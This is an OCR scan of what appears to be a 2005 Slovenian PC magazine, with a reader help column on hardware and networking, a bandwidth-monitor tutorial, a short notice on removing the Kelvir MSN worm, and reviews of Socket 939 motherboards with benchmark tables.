Ker je trg zanje zelo specializiran. CD-ji so izjemno poceni mediji za distribucijo programske opreme in avdia, DVD-ji zadostujejo za video, trdi diski pa so cenejše rešitve za varnostne kopije vseh vrst podatkov.

Preberite več na
www.inphase-technologies.com

Nočna omarica
Ta mesec Gregor Mraz bere...

Fotografirajmo digitalno
Avtor Nikolaj Pečenko Založnik Pasadena
Cena: 5.890 SIT

Pod okriljem založbe Pasadena je izšel še en zanimiv priročnik z naslovom *Fotografirajmo digitalno* avtorja Nikolaja Pečenka. V priročniku je zajeto vse, kar morate vedeti, če se prvič srečujete z digitalno fotografijo, prav pa bo prišel tudi fotografom, ki z digitalnim fotoaparatom delajo že nekaj časa in bi želeli svoje znanje nadgraditi. Na 284 straneh knjige, ki je razdeljena v dvanajst poglavij, boste tako spoznali osnovne pojme digitalne fotografije, prve korake pri fotografiranju, naprednejše nastavitve digitalnega fotoaparata in, kar je pri digitalni fotografiji izjemno pomembno, delo s posnetki po fotografiranju, kar vključuje obdelavo fotografij na računalniku, tiskanje, organizacijo fotografij in pošiljanje posnetkov po spletu. Priročnik je do uporabnika zelo prijazen, saj je zelo smiselno sestavljen, tako da v hipu najdete iskano, pojmi pa so dobro razloženi in opremljeni s slikami. Nujno branje za vse, ki spoznavate digitalno fotografijo.

KFM COMPUTERS
WWW.KFM.SI
MONITORJI
SAMSUNG, SONY, HANSOL, IIYAMA, HYUNDAI, PHILIPS
MATIČNE PLOŠČE
ABIT, ASUS, GIGABYTE, ECS, SOYO, QDI, VIA, TYAN
TRDI DISKI
IBM, MAXTOR, SEAGATE, SAMSUNG, WESTERN DIGITAL
TEL (03) 898 1100
FAX (03) 898 1135

prva pomoč

Hmmm. Oglejva si dokazni material. Tvoja grafična kartica se obnaša točno tako kot se obnašajo pregrete grafične kartice. Tako se obnaša samo v igrah, v Windows pa samo takoj po izhodu iz iger. Imaš najnovejše gonilnike in težava izgine, če je kartica v drugem računalniku.

Na drugi strani pa imaš orodje za preverjanje temperature sistema, ki ne zaznava spremembe. Mogoče je to dovolj trden dokaz, da bi lahko zanemaril dokaze, ki ti jih predstavljajo tvoje lastne oči, a ti moram priznati, da ne bom nazaj zaspal, če bom sredi noči ugotovil, da mi gorijo zavese, samo zato, ker dimni alarm ne piska.

Razlog za tvoje težave se skriva v lokaliziranem pregrevanju grafične kartice. Privošči ji torej kak dodaten ventilator ali pa vsaj odpri ohišje. Če se bodo iste napake še vedno pojavljale, mi še enkrat piši in zahtevaj opravičili in svežo diagnostiko. To drugo boš odbil.

NAMESTITEV OS

Windows na disketah

V Dobil sem neustavljivo željo, da bi svoj stari notesnik predelal v računalnik MAME. Gre za notesnik s PIII 866MHz, 512MB pomnilnika in 20GB trdim diskom. Edina težava je v tem, da pogon DVD-ROM ne deluje. Pogon sem zamenjal, a tudi novi ni delal. Serviser pri prodajalcu mi je povedal, da bi on na mojem mestu zamenjal osnovno ploščo. Ker pa enota še vedno dela, z zunanjega optičnega pogona na USB pa se notesnik noče zagnati, me zanima, če bi lahko spravil Windows ME (imam originalni sistem na CD-ju) na diskete ali če bi lahko kje staknil Win 98 SE s podporo za USB.

MATJAŽ

Zamenjati osnovno ploščo? Na notesniku? Kako točno pa si ta serviser predstavlja, da ti bo kaj takega uspelo? Zakaj mu preprosto nisi rekel, naj to kar naredi?

Predvidevam, da želiš namestiti Windows ME, ker na notesniku trenutno ni operacijskega sistema. Nameščanje ME z disket ne pride v poštev. Še Win 98 se nikoli ni prodajal na disketah – sicer je bilo mogoče CD s kupončkom zamenjati za diskete, a je šlo za precej okleščeno različico, in sicer na kar 35 disketah. Če bi želel Windows ME prekopirati na diskete, bi jih potreboval več kot sto, pa še pasje težko bi to izvedel. Pozabi na to, ker bi si s tem pridelal samo infarkt.

Lahko pa vzameš disk iz notesnika in ga začasno vgradiš kot sekundarni pogon v namizni računalnik. Za to boš potreboval pretvorniški kabel, a ti niso dragi (veliko cenejši so od stotih disket). To je ena od stvari, ki ti jih pri proizvajalcu lahko celo priskrbijo.

Uporabiš lahko tudi križno vezan serijski kabel in programsko opremo, kot je *Link Maven* (**www.briggsoft.com**) ali pogon Zip na paralelnih vratih, pa bodo rezultati podobni, a sta ti dve možnosti precej zahtevnejši in dražji. Je pa res, da sta še vedno manj zahtevni od nameščanja sistema z disket.

OMREŽJA

Domači požarni zid

V Imam en neizkoriščen računalnik s PIII in dostopno točko za brezžično omrežje. Ali obstaja kak način, da bi stari računalnik pretvoril v spodoben strežnik/požarni zid?


NIK

Seveda obstaja, obstaja pa tudi vprašanje, zakaj bi to sploh počel. Računalnik, ki služi kot usmerjevalnik/požarni zid, zavzame veliko več prostora in porabi več energije kot strojni usmerjevalnik. Prav tako ga je teže usposobiti, lahko se kaj hitro sesuje, obstaja pa tudi možnost, da bo manj varen, glede na to, da nima ugnezdenega operacijskega sistema. Prednost pa je... no... verjetno obstaja možnost, da bi se iz takega podviga naučil česa pametnega.


Če tvoj računalnik preživi poganjanje Windows XP, postavitev v bistvu sploh ni tako komplicirana, saj že sam sistem omogoča deljenje povezave in programski požarni zid. Potreboval boš dve mrežni kartici – eno kot vhodno kartico za internetno povezavo, drugo pa za brezžično dostopno točko (razen če nimaš modema na vodilu USB, ki so pa pri nas precej redki). To bi bilo vse. Če nimaš dovolj pomnilnika za XP, namesti Linux. Pokukaj na **www.fli4l.de** za sistem, primeren za res uborne računalnike.

Spremljanje pasovne širine


Kako veste, da ste dosegli mesečni limit snemanja?




1 Ponudniki interneta se v tujini že odločajo za omejevanje snemanja pri širokopasovnih povezavah, kar se zna zgoditi tudi pri nas. Za nadzor nad snemanjem pa potrebujete kak program in *Down2Home* (**http://jitserv.coolfreepage.com**) je dobra brezplačna rešitev.



2 Ko namestite ta majcen programček, se bo samodejno zaganjal skupaj z Windows. Med delovanjem bo tiho ždel v sistemskem pladnju in spremljal promet preko omrežne povezave. Če premaknete miško na ikono, se bo prikazal kratek povzetek.



3 Če želite več informacij, kliknite na ikono z desnim gumbom miške in izberite **Monitor on**, da zaženete grafični prikaz prenosov v obe smeri. Z izbiro **Options** lahko vnesete mesečno omejitev in dan, kdaj naj se program ponastavi.



4 Ko vas bo program čisto obsedel, lahko ustvarite različne grafe za prikazovanje vzorcev snemanja za pretekli dan, teden, mesec ali leto. Tako lahko spremljate, če vaši mulci kaj snemajo, ko ste vi v službi. Spremljate lahko tudi hitrost povezave, če ta ni ravno vzorna.

> **"Zamenjati osnovno ploščo? Na notesniku? Zakaj mu preprosto nisi rekel, naj to kar naredi?"**

DISKETE

Shramba iz kamene dobe

V Disketnega pogona nikakor ne morem pripraviti do delovanja. Tudi zamenjal sem ga že, pa so problemi še vedno isti. Pogon vztrajno trdi, da bi moral disketo formatirati (tudi če vstavim formatirano disketo) in ko to poskusim narediti, mi javi, da diskete ne more formatirati. To me spravlja ob živce.

JAN

Že spet te diskete! Kaj je z ljudmi!? A res še nihče ni slišal za CD-RW ali pomnilniške ključke? Kaj ti bo disketa sploh koristila? Kako naj se osebni računalniki sploh razvijajo, če vsi vztrajate in se kot pijani plota obešate na tehnologije, ki so bile zastarale že pred kakšnimi petimi leti?

Če želiš usposobiti disketnik, preveri, če je v BIOS-u definiran kot 1,44MB 3,5-palčni pogon. Preveri, če sta podatkovni in napajalni kabel povezana in nepoškodovana in poskusi sistem zagnati z diskete, da preveriš, če ni napaka slučajno v gonilniku. In medtem ko to počneš, se prosim sprijazni z dejstvom, da je disketa najslabše mesto za shranjevanje podatkov, zato se čim prej reši tako disket, kot tudi disketnika.

MONITORJI

Kupovati poceni

V Pravkar zaključujem s študijem in mi ni ostalo prav nič denarja, rabim pa računalnik, ki mi bo pomagal skozi zadnjih nekaj mesecev. Uspelo mi je izprositi in si sposoditi komponente, da sem si sestavil približno spodoben računalnik, nimam pa monitorja, na katerega bi ga lahko priklopil. Sem pa opazil, da obstaja kar nekaj grafičnih kartic s TV izhodi. Ali je mogoče računalnik priklopiti na televizijo in to uporabljati kot monitor? Prijatelji so mi to odsvetovali, a so prav vsi med njimi zavzeti igralci, mene pa kvaliteta slike sploh ne zanima – pomembno je le, da imam delujoč računalnik!

KRISTJAN

Če te kvaliteta slike res ne zanima, boš bolje opravil, če si omisliš poceni katodni monitor. Gotovo imajo v skoraj vsaki računalniški trgovini v skladišču še kak monitor, ki ga nikakor ne morejo prodati, ali pa celo kakšnega rabljenega. Če boš lepo prosil, ti ga bodo dali za nekaj jurjev, če jim ponudiš deset tisočakov, ti bodo dali še hčer za ženo. Ločljivost na takem monitorju mogoče ne bo višja kot 800 x 600, a bo slika neprimerno boljša kot na televizijskem zaslonu, pa še ceneje bo kot grafična kartica s TV izhodom.

bodo Blizzard in družčina kmalu postavili čim več strežnikov po Sloveniji.

TRDI DISKI

Tihi pogon

V Računalnik ne zazna več mojega trdega diska. To se je zgodilo, ko sem prestavil disk v prijateljev računalnik in mostičke prestavil v položaj "slave". Prijateljev računalnik diska ni zaznal, moj pa potem tudi ne več. Ko se diska dotaknem, je očitno, da nima napajanja, ker se sploh ne zažene. Bom moral kupiti nov disk ali lahko tega popravim? Pomagaj, prosim.

ANEJ

O Ja, boš moral in ne, ne moreš. Najverjetneje si uničil disk s statično elektriko med nerodnim nameščanjem. Obstajajo sicer ljudje, ki znajo zamenjati vezja na integriranih krmilnikih, a mi ne bi pisal, če bi spadal v to skupino. Če tvoji podatki niso vredni težkih milijonov, se ti tudi ne splača klicati podjetij, ki se ukvarjajo z obnavljanjem podatkov s pokvarjenih diskov. Kupi nov disk in se naslednjič ozemlji, pa bo.

"Računalnik, ki služi kot usmerjevalnik, zavzame veliko več prostora in porabi več energije kot strojni usmerjevalnik"

OMREŽJA

Širokopasovno in počasno

V Pred dobrim mesecem sem se odpovedal klicnemu dostopu do interneta preko linije ISDN in si omislil ADSL, da bi znižal odzivne čase pri online igrah in zmanjšal zaostanke. A se to ni zgodilo. Ko brskam ali snemam datoteke, je ADSL veliko hitrejši kot ISDN, odzivni časi pa so višji kot pri ISDN. Povprečni ping je bil pri ISDN med 170ms in 2500ms, pri ADSL pa je med 350ms in 1500ms. Lahko se sprijaznim s tem, da en megabit ni ravno veliko, a mi ni jasno, kako so lahko odzivni časi višji s hitrejšo povezavo.


RUDI

O Pasovna širina in latenca nimata skoraj nikakršne zveze. Širokopasovna povezava samo pospeši povezavo med tabo in tvojim ponudnikom interneta. Preden pa tvoji vhodni paketi dosežejo to točko, morajo še vedno potovati preko vseh vmesnih spletnih strežnikov in vse te povezave so vedno enako hitre, pa če imaš 8-megabitno linio ali 56K modem.

Za večino uporabnikov je zadnji skok od ponudnika do njih najbolj ozko grlo, kar pomeni, da širokopasovne povezave znatno pospešijo prenose. Ti pa živiš v Sloveniji. Da bi dosegel spletne strani preko oceana, bo signal potoval preko kabelskih sistemov SAT2 in SAT3 ali satelitskih povezav. Pasovna širina teh kabelskih povezav je trenutno omejena na 400Mbit, kar ni veliko, če pomisliš, da si jih delijo vsi uporabniki, ki v danem trenutku uporabljajo internet, satelitske povezave pa imajo lastne težave z latenco zaradi oddaljenosti. Ker se Evropa in ZDA oddaljujeta za svoje 3cm na leto, bo stanje samo še slabše, zato upaj, da

VIRUS MESECA

Za vsako ceno zaščitite računalnik pred tem mikrobom



Če dobite pošto Paris Hilton, bodite pozorni na vsebino.

Ime W32.Kelvir.AO
Vrsta MSN Messenger worm
Okuži Windows 2003/XP/2000/NT/ME/98/
Število izbruhov <50
Virulenca Srednja
Nevarnost Nizka
Prvič zaznan 25. aprila 2005

Simptomi

Ta črv je različica W32. Ko je aktiven, poskuša poslati sporočila vsem kontaktom iz *MSN Messengerja* v vašem adresarju. Zadeva sporočila se glasi "Paris Hilton is a fesbian... lol", "Paris Hilton again !!!!" ali "look at this". Igra na dobro karto.

Preventiva

Da bi se okužili, morate klikniti na povezavo v sporočilu MSN, sneti datoteko in jo zagnati. Če ne kliknete na povezavo oziroma ne zaženete datoteke, se na noben način ne morete okužiti.

Zdravilo

Da bi črvu preprečili nalaganje, je potrebno zbrisati vrednost: load = [pot do datoteke črva] iz HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows. Zbrišite tudi vrednost Advanced = 0 iz HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Explorer\PropSummary in datoteko, ki je navedena v zgornjem ključu vašega registra.

Več informacij

http://tinyurl.com/8ofmr


profesionalne predstavitve

mobilne
brezžične možnosti
predstavitve s kamero
domači kino

Pravi izbor
TOSHIBA

Na visokem tehničnem nivoju Toshiba nudi neprestane inovacije in najboljše storitve - s poudarkom na izjemni obliki. Mobilno, z vgrajeno kamero, udobno brezžično LAN povezavo ali domači kino za filmsko doživetje v vaši dnevni sobi. Toshiba poudarja s svojo do potankosti obogateno paleto produktov za vsakovrstne potrebe sodobne rešitve, ki navdušujejo.

Cena brez DDV: že od 227.000 SIT dalje



mobilen | predstavitve s kamero | brezžičen | domači kino

NOVO LCD-TV

TIF-T d.o.o.
Tržaška 118, 1000 Ljubljana
t: 01/256 15 40, f: 01/257 37 58
e: dobrodosli@tift.si

www.tift.si

Domača baza

Če želite svojemu staremu, utrujenemu računalniku privoščiti nadgradnjo, bo najprej treba razmisliti o pošteni osnovni plošči. In katero izbrati? PCF raziskuje...

Je vašemu računalniku že potekel rok trajanja? Ali morate redno prazniti koš, da bi dobili nekaj dodatnih bajtov prostora za namestitev nove igre? Ali igra po namestitvi na dober dan teče pri petih slikah v sekundi, tudi če kvaliteto slike nastavite na "butasto nizko"? Vse to so znaki, da je čas za pošteno nadgradnjo, z ničimer pa ne boste dosegli boljših rezultatov kot z zamenjavo osnovne plošče. A katere?

Začnimo s procesorjem. Na voljo imate čipe dveh proizvajalcev, AMD-ja in Intela. Oboji imajo svoje prednosti in pomanjkljivosti, o katerih zdaj ne bi razglabljali, lahko pa povemo, da so se nam Athloni 64 trenutno najbolj lepo usedli na srce.

Če si nameravate omisliti Athlona 64, potrebujete osnovno ploščo s podnožjem 939, te pa prihajajo v različnih okusih. Ali je boljša češnja ali jagoda? Odvisno od tega, kaj pričakujete od računalnika. Naborov je kar nekaj, in spet smo pri prednostih in pomanjkljivostih, a vam lahko prišepnemo, da se splača investirati najbolj v osnovno ploščo z naborom VIA K8T800 Pro ali nForce 4.

Največja sprememba, ki nas je doletela v zadnjem času, je prav gotovo vodilo PCI-Express. Plošče s tem vodilom imajo še vedno reže PCI, ob nakupu takšne plošče pa se boste lahko poslovili od grafične kartice na vodilu AGP, zato premislite dobro.

Nadgradnja računalnika je torej lahko precej drago opravilo, zato med nabori ne izbirajte kar naključno. Če si želite poceni nadgradnje in računalnika vam bo ravno dovolj za vaše potrebe, se odločite za K8T800 Pro oziroma za Intel i915P/925. Če pa si želite računalnika, ki ga bo mogoče nadgraditi tudi čez kakšno leto, se pa raje odločite za nForce4 Ultra ali SLI oziroma Intel i945/955.

Kot boste videli, pa izbire osnovne plošče ne narekujejo samo zmogljivosti in sposojene dvajsetke – plošč je bilo ta mesec precej vroče

Kako smo testirali

Enostavnost namestitve
Nameščanje osnovne plošče je lahko naporno in živce parajoče početje tudi za poznavalce, zato je dobro, če je na voljo dovolj jasno napisane dokumentacije. Dobro smo si ogledali tudi postavitev komponent na osnovni plošči in to, kako so le-te označene.

Zmogljivosti in navijanje
Plošče smo testirali s serijo programov, ki so nam dali občutek, kako se plošče obnesejo, a smo ugotovili, da so razlike v bistvu le malenkostne. Bolj zanimivo se nam je zdelo, do kakšne mere lahko plošče navijemo, zato smo si ogledali možnosti v BIOS-u in v Windows.


Lastnosti
Lastnosti vsake plošče določa nabor čipov, na podlagi katerega je zgrajena, a se proizvajalci običajno ne ustavijo le pri osnovah. Z dodatnimi krmilniki za trde diske lahko pridobite kakšna vrata ATA ali SATA, na ploščan so lahko še FireWire, krmilniki za RAID in podobne zadeve. Nas pa je zanimalo, če so ti dodatki primerno implementirani in če so res vredni stroška.

Dodatki
Kaj je še v škatli? Nekateri proizvajalci znižajo stroške s tem, da ne priložijo vseh kablov ali razširitvenih ploščic, drugi pa dodajajo dejansko uporabne stvari, kot so brezžične dostopne točke ali optični kabli SPDIF, na račun katerih boste v bistvu prihranili denar, ker vam teh dodatkov ne bo treba kupovati.

Plošče za AMD-jeve procesorje smo testirali s procesorjem Athlon 64 3500+, 1GB pomnilnika DDR400. Plošče za Intelove procesorje smo testirali s procesorjem Pentium 4 Prescott 3GHz, 1GB pomnilnika DDR oziroma DDR2 (odvisno od plošče). Pri obeh vrstah plošč smo uporabili grafično kartico GeForce 6800 GT na pripadajočem vodilu.

Abit Fatal1ty AN8

Cena 52.200 SIT **Na spletu** www.abit.com.tw **Testiranje omogočil** Sunrise, 01 524 02 91



74% **PCF pravi...** "Odlično hlajenje in možnosti navijanja, a je za naš okus malce predraga."

Ta nabildana izvedba plošče AN8 bi naj bila osnova najboljše platforme za igre – pa je res tako? Pri Abitu so vsekakor izboljšali že tako dobre možnosti navijanja z bolj optimiziranim hlajenjem. Poleg pasivnih hladilnikov in sistema z dvema ventilatorjema je na plošči še OTES RAMFlow, enota s še dvema ventilatorjema, ki se pritrdi preko pomnilnika. Tako bi vsaj naj bilo (zaradi močnih vzmeti na zaponkah bo enota kaj kmalu poletela preko sobe). Zadnji, peti ventilator pa ždi na bakrenem hladilniku nabora. Sicer izvedba ni najtišja, je pa hitrost ventilatorjev mogoče enostavno spreminjati, tako da tudi pretirano glasna ni.

Po zmogljivostih pa Fatal1ty AN8 ni tako osupljiva plošča, kot piše na škatli. Zvočna kartica je klasičen model 5.1, a ni integrirana, temveč je na ločeni kartici, kar pomeni manj hrupa. Na posebne dodatke, na primer brezžično mrežno kartico ali kup dodatnih krmilnikov za diske, ne računajte, ima pa Abit nekaj dobrih lastnih možnosti, kot so EQ, FlashMenu in BlackBox. Je pa res, da je ploščo mogoče pošteno naviti, tako v BIOS-u, kot tudi v Windows. Po tem je Fatal1ty AN8 nadpovprečna plošča, a se nam zdi vseeno malce preskopa in predraga.

PODROBNOSTI


Nabor	nVidia nForce4 Ultra (AMD)
AGP	nima
PCI Express	1x x16, 2x x1
IDE	2x ATA133
SATA	4x SATA-300
Zvok	Zvočna kartica
USB 2.0	10 vrat
FireWire	3 vrata
Avdio izhod	5.1, optični, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.847
3DMark 2005 (Grafika)	4.798
PCMark 2004	5.048

Albatron K8X890PRO II

Cena 33.000 SIT **Na spletu** www.albatron.com.tw **Testiranje omogočil** Avtera, 01 585 34 11



72% **PCF pravi...** "Ob poplavi naborov NF4, je ponudba s K8T890 prava osvežitev."

Ste naš reden bralec? Potem gotovo veste, da smo zapisali, da je bila peščica Gigabytovih ljudi nezadovoljna s plačo, ki so jo prejemali in se je odločila, da bodo pričeli s samostojno izdelavo plošč. Rojen je bil Albatron in opisovalci stojne opreme smo dobili še eno podjetje, na katerega izdelke je potrebno paziti. Toda, ali je K8X890PRO II izdelek, ki jim bo v čast?

Plošča je namenjena procesorjem AMD na podnožju 939, upravlja pa jo nabor čipov K8T890, ki ga izdeluje VIA. Omogoča komunikacijo HyperTransport pri 1000MHz, ter tudi dvokanalni dostop do pomnilnika DDR. Na voljo imate štiri podnožja za skupno 4Gb pomnilnika, dovolj za še tako požrešen operacijski sistem. Razpored elementov je precej standarden, žal pa to velja tudi za 12V priklop, katerega morate peljati mimo procesorja. Kar se tiče kablov, nismo bili preveč navdušeni, saj so mesta za priklop P-ATA naprav hudo blizu roba plošče, povrhu vsega pa še na položaju, kjer ponavadi v ohišju srečamo 3,5 palčne naprave. Mimogrede, kako hitro najdete priklop za disketno enoto? Pohitite, štoparno.

PODROBNOSTI

Nabor	VIA K8T890 (AMD)
AGP	nima
PCI Express	1x x16, 1x x4
IDE	2x ATA133
SATA	2x ATA133, 2x SATA150 RAID 0,1
Zvok	7.1 Envy 24PT
USB 2.0	8x
FireWire	2 vrata
Zvočni izhodi	7.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.312
3DMark 2005 (Grafika)	4.771
PCMark 2004 (CPU)	5.932

Asus A8N-SLI Deluxe

Cena 49.900 SIT **Na spletu** www.asus.com **Testiranje omogočil** Acord-92, 01 583 72 30

90% **PCF pravi...** "Dobro oblikovana plošča, veliko dodatkov in izjemno ugodna cena."

Testiranje osnovnih plošč je lahko naporno početje, saj se redno srečujemo z neumnimi oblikovalskimi rešitvami, občasno pa se najde plošča, ki nas spravi v dobro voljo. V to skupino spada A8N-SLI Deluxe. Kot že ime pove, omogoča SLI, in sicer za zelo primerno ceno in brez kompromisov pri ostalih možnostih. Tako so poleg SLI na plošči še dvoja vrata PCI Express x1, dodatna gigabitna mrežna vrata in kar osem vrat za diske SATA. Nimate prostora za osem diskov SATA? Potem lahko z vmesnikom priključite dva zunanja, ni problema.

Za hlajenje skrbita ventilator preko čipa nForce4, ki je smiselno postavljen tako, da ne ovira nobene grafične kartice, in pasivni hladilnik preko vezja za regulacijo napajanja.

Navijanje je omogočeno na dva načina. AI NOS je avtomatiziran način za dinamično navijanje, ko je procesor bolj obremenjen. Ta način je enostaven, a ne pretirano inteligenten, tako da je klasično navijanje boljša rešitev. Na srečo je v BIOS-u na voljo dovolj nastavitev, da je procesor mogoče pognati do skrajnih meja. Vse to pa dobite za zelo ugodno ceno.

PODROBNOSTI

Nabor	nVidia nForce4 SLI (AMD)
AGP	nima
PCI Express	2x x16, 2x x1
IDE	2x ATA133
SATA	4x SATA-300, 4x SATA-150
Zvok	Realtek ALC850
USB 2.0	10 vrat
FireWire	3 vrata
Avdio izhod	7.1, optični, SPDI

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.923
3DMark 2005 (Grafika)	4.811
PCMark 2004	5.092

Biostar NF4ST-A09

Cena 19.900 SIT **Na spletu** www.biostar.com.tw **Testiranje omogočil** Chip, 03 712 12 00

PODROBNOSTI

Nabor	nVidia nForce4 (AMD)
AGP	8x
PCI Express	1x x16, 2x x1
IDE	2x ATA133
SATA	4x SATA-150
Zvok	7.1 ALC850
USB 2.0	10 vrat
FireWire	2 vrata
Zvočni izhodi	7.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.222
3DMark 2005 (Grafika)	4.784
PCMark 2004 (CPU)	5.926

Biostar nam je v test poslal zanimivo ploščo z zanimivo ceno. Podjetje se hvali predvsem s tem, da imajo odlično tehnično podporo, kar smo tudi preverili in lahko potrdimo, da smo pravilen odgovor dobili v roku ene ure naravnost s Tajvana.

Največja posebnost plošče je vsekakor vodilo XGP. Ne, ne gre za posebnost nVidie, temveč za inovativen pristop do reševanja prehoda grafičnih kartic z vodila AGP na PCI-Express. Plošča za osnovo uporablja nVidin NF4, kar pomeni podporo procesorjem AMD na podnožju 939 in uporabo vodil PCI-E. Vendar so proizvajalci na ploščo namestili tudi režo, v katero lahko vtaknemo kartico AGP. Ker tega nabor čipov v zasnovi ne podpira, so zato posebej priredili eno režo PCI, kar pa posledično prinese tudi precejšen padec zmogljivosti. Že mogoče, pravimo, toda marsikomu zna ta poteza močno olajšati prehod na novo tehnologijo. Drugače pa na plošči ne najdemo posebnosti, tudi navijaška razburljivost ji je španska vas, a vendar dober občutek zlepa ne mine.

79% **PCF pravi...** "Odlična rešitev premosti težave ob prehodu na novo tehnologijo."

DFI Lanparty UT NF4 SLI-D

Cena 47.180 SIT **Na spletu** www.dfi.com.tw **Testiranje omogočil** PC H.AND, 01 530 08 00

PODROBNOSTI

Nabor	nVidia nForce4 SLI (AMD)
AGP	nima
PCI Express	2x x8 (ali 1x x16 in 1x x2), 1x x1
IDE	2x ATA133
SATA	4x SATA-300
Zvok	7.1 Realtek ALC850
USB 2.0	10x
FireWire	2 vrata
Zvočni izhodi	7.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.912
3DMark 2005 (Grafika)	4.854
PCMark 2004 (CPU)	5.965

Ker je naša Barbara pred kratkim postala ponosna lastnica plošče, zelo podobne tej, moramo na tem mestu zapisati, da si je drznila privihrati v naše pisarno in nas prepričevati, kako je njena plošča daleč najboljša, in da zna edino DFI narediti dobro ploščo. Seveda smo navajeni na tovrstne pritiske, zato smo ji ročno pokazali vrata. Toda, ali je Barbara imela prav?

NF4 SLI-D je trenutno ena izmed najbolj popularnih osnovnih plošč med tistimi, ki želijo pokazati notranjost računalnika tudi drugim (in ne le mozoljavim serviserjem). Uporablja trenutno najbolj popularen nabor čipov NF4 SLI, ki ga seveda izdeluje podjetje nVidia. Kot je večini med vami znano, omogoča uporabo dveh grafičnih kartic v načinu SLI, vendar to ni edina odlika plošče. Poseduje namreč tudi dve gigabitni mrežni kartici, ki sta vezani na vodilo PCI-E, prav tako pa boste našli zvočno kartico, ločeno od plošče, saj tako poskušajo zmanjšati šum, ki se zna prikrasti pri tekmicah. In če bi radi navijali... no, težko boste našli ploščo, ki bi prav zato požrla toliko živcev serviserjem. Razmišljamo, če prilaganje vse opreme za navijanje le ni tako dobra ideja...

88% **PCF pravi...** "Vsekakor ena najbolj popularnih plošč za razkazovanje notranjosti računalnika."

Foxconn NF4UK8AA-8EKRS

Cena 26.300 SIT **Na spletu** www.foxconn.com **Testiranje omogočil** Acord-92, 01 583 72 30

PODROBNOSTI

Nabor	nVidia nForce4 (CK8-04) Ultra (AMD)
AGP	nima
PCI Express	1x x16, 2x x1
IDE	2x ATA133
SATA	4x SATA-300
Zvok	Realtek AC97
USB 2.0	8 vrat
FireWire	2 vrata
Avdio izhodi	7.1, SPDIF

